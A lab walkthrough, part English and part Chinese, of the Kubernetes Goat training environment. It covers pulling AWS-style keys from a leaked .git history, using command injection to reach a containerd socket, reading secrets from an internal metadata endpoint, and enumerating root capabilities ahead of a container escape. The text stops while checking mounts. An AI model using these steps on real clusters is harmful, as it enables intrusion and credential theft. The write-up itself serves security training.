
Kubernetes Goat Lab: Hands-on Notes
I’ve been taking on the Kubernetes Goat lab over the past few days. The overall difficulty is substantial, but it covers many practical container and cluster security issues.
Lab and References
- Project repository: madhuakula/kubernetes-goat
- Official documentation: Kubernetes Goat Docs
Part 1 - Sensitive keys in codebases
CI / CD background
Common CI (Continuous Integration) workflow:
git push
  ↓
拉代码
  ↓
安装依赖
  ↓
跑测试 / 编译
  ↓
生成构建产物
Common CD (Continuous Delivery / Deployment) workflow:
构建成功
  ↓
打包 Docker 镜像
  ↓
推送镜像仓库
  ↓
部署到服务器 / Kubernetes / 云
Finding leaked .git and tracing commit history
Start by gathering information about the site; we found that .git had been exposed.

After cloning the repository, inspect its commit history:
git logcommit 905dcec070d86ce60822d790492d7237884df60a (HEAD -> master)
Author: Madhu Akula <madhu.akula@hotmail.com>
Date: Fri Nov 6 23:42:28 2020 +0100
Final release
commit 3292ff3bd8d96f192a9d4eb665fdd1014d87d3df
Author: Madhu Akula <madhu.akula@hotmail.com>
Date: Fri Nov 6 23:40:59 2020 +0100
Updated the docs
commit 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Author: Madhu Akula <madhu.akula@hotmail.com>
Date: Fri Nov 6 23:39:21 2020 +0100
updated the endpoints and routes
commit d7c173ad183c574109cd5c4c648ffe551755b576
Author: Madhu Akula <madhu.akula@hotmail.com>
Date: Fri Nov 6 23:31:06 2020 +0100
Inlcuded custom environmental variables
commit bb2967a6f26fb59bf64031bbb14b4f3e233944ca
Author: Madhu Akula <madhu.akula@hotmail.com>
Date: Fri Nov 6 23:28:33 2020 +0100
Added ping endpoint
commit 599f377bde4c3c5c8dc0d7700194b5b2b0643c0b
Author: Madhu Akula <madhu.akula@hotmail.com>
Date: Fri Nov 6 23:24:56 2020 +0100
Basic working go server with fiber
commit 4dc0726a546f59e0f4cda837a07032c62ee137bf
Author: Madhu Akula <madhu.akula@hotmail.com>
Date: Fri Nov 6 23:21:48 2020 +0100
Initial commit with READMEYou can also use git show / git diff to compare suspicious commits.
Extracting sensitive information
A sensitive-information leak was found in the history:

+[build-code-aws]
+aws_access_key_id = AKIVSHD6243H22G1KIDC
+aws_secret_access_key = cgGn4+gDgnriogn4g+34ig4bg34g44gg4Dox7c1M
+k8s_goat_flag = k8s-goat-51bc78332065561b0c99280f62510bcc
Part 2 - DIND
DIND (Docker-in-Docker) means running a Docker daemon inside a container, then starting other containers within it.
宿主机 Docker
  ↓
容器 A(运行 docker daemon)
  ↓
容器 B / C / D ...
This is common in CI scenarios:
GitLab CI
GitHub Actions
Jenkins
Drone

CI 任务跑在容器里,但步骤里要执行:
docker build
docker push

容器里默认没有 Docker,因此常见两种方案:
1. Docker Socket 挂载(常见)
2. DIND
Back in the lab, first gain execution capability through command concatenation, then enumerate.

Check the mounts:
mount
We found custom/containerd/containerd.sock; consider using runtime tools to investigate further.
wget https://github.com/kubernetes-sigs/cri-tools/releases/download/v1.35.0/crictl-v1.35.0-linux-amd64.tar.gz -O /tmp/crictl.tar.gzcrictl is used to interact directly with the Kubernetes container runtime.
| Comparison | kubectl | crictl |
|---|---|---|
| Operational layer | Kubernetes | Container runtime |
| Communicates with | API Server | containerd / CRI-O |
| Resources operated on | Pod, Deployment, Service | Container, image, Sandbox |
| Cluster required? | Yes | No (node is enough) |
| Cross-node? | Yes | Current node only |
Related project: https://github.com/kubernetes-sigs/cri-tools
The following
crictloperation example is not shown in full because the lab environment could not access GitHub.
Part 3 - Metadata Secrets
The Goal: To complete this scenario you need to obtain the
k8s-goat-FLAGflag value in the metadata secrets.
The goal is to obtain k8s-goat-FLAG in the metadata secrets.
Try accessing the internal endpoint:

Found http://metadata-db/:

Continue by accessing http://metadata-db/latest/:

Finally, obtain the flag:

{"metadata": "static-metadata", "data": "azhzLWdvYXQtY2E5MGVmODVkYjdhNWFlZjAxOThkMDJmYjBkZjljYWI="}

k8s-goat-ca90ef85db7a5aef0198d02fb0df9cab
Part 4 - Container Escape to the Host System
The main attack path in this scenario is as follows:

Capability enumeration
Commands can be executed in the monitoring Pod. First, inspect the capability bits:
capsh --print
capshis used to view and manage Linux capabilities, splitting traditional root privileges into finer-grained permission sets.

root@system-monitor-deployment-6b78f74bf-4944q:/# capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,cap_perfmon,cap_bpf,cap_checkpoint_restore
Ambient set =
Current IAB:
Securebits: 00/0x0/1'b0 (no-new-privs=0)
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: HYBRID (4)
Pay special attention to Bounding set, which represents the maximum capabilities available to the current process and its children. Multiple high-risk capabilities appear here, indicating excessive container privileges:
cap_sys_admin(high risk; involves mounts, namespaces, etc.)cap_sys_module(can load kernel modules)cap_sys_rawio(raw I/O)cap_net_admin(network configuration capability)cap_sys_ptrace(can ptrace other processes)cap_bpf/cap_perfmon(low-level kernel and performance capabilities)
secure-* are all no, and the identity is uid=0(root), indicating that there has been almost no privilege reduction or capability confinement.
HostPath and switching to the host
Continue checking mount information (there are many entries; only a screenshot is shown here):
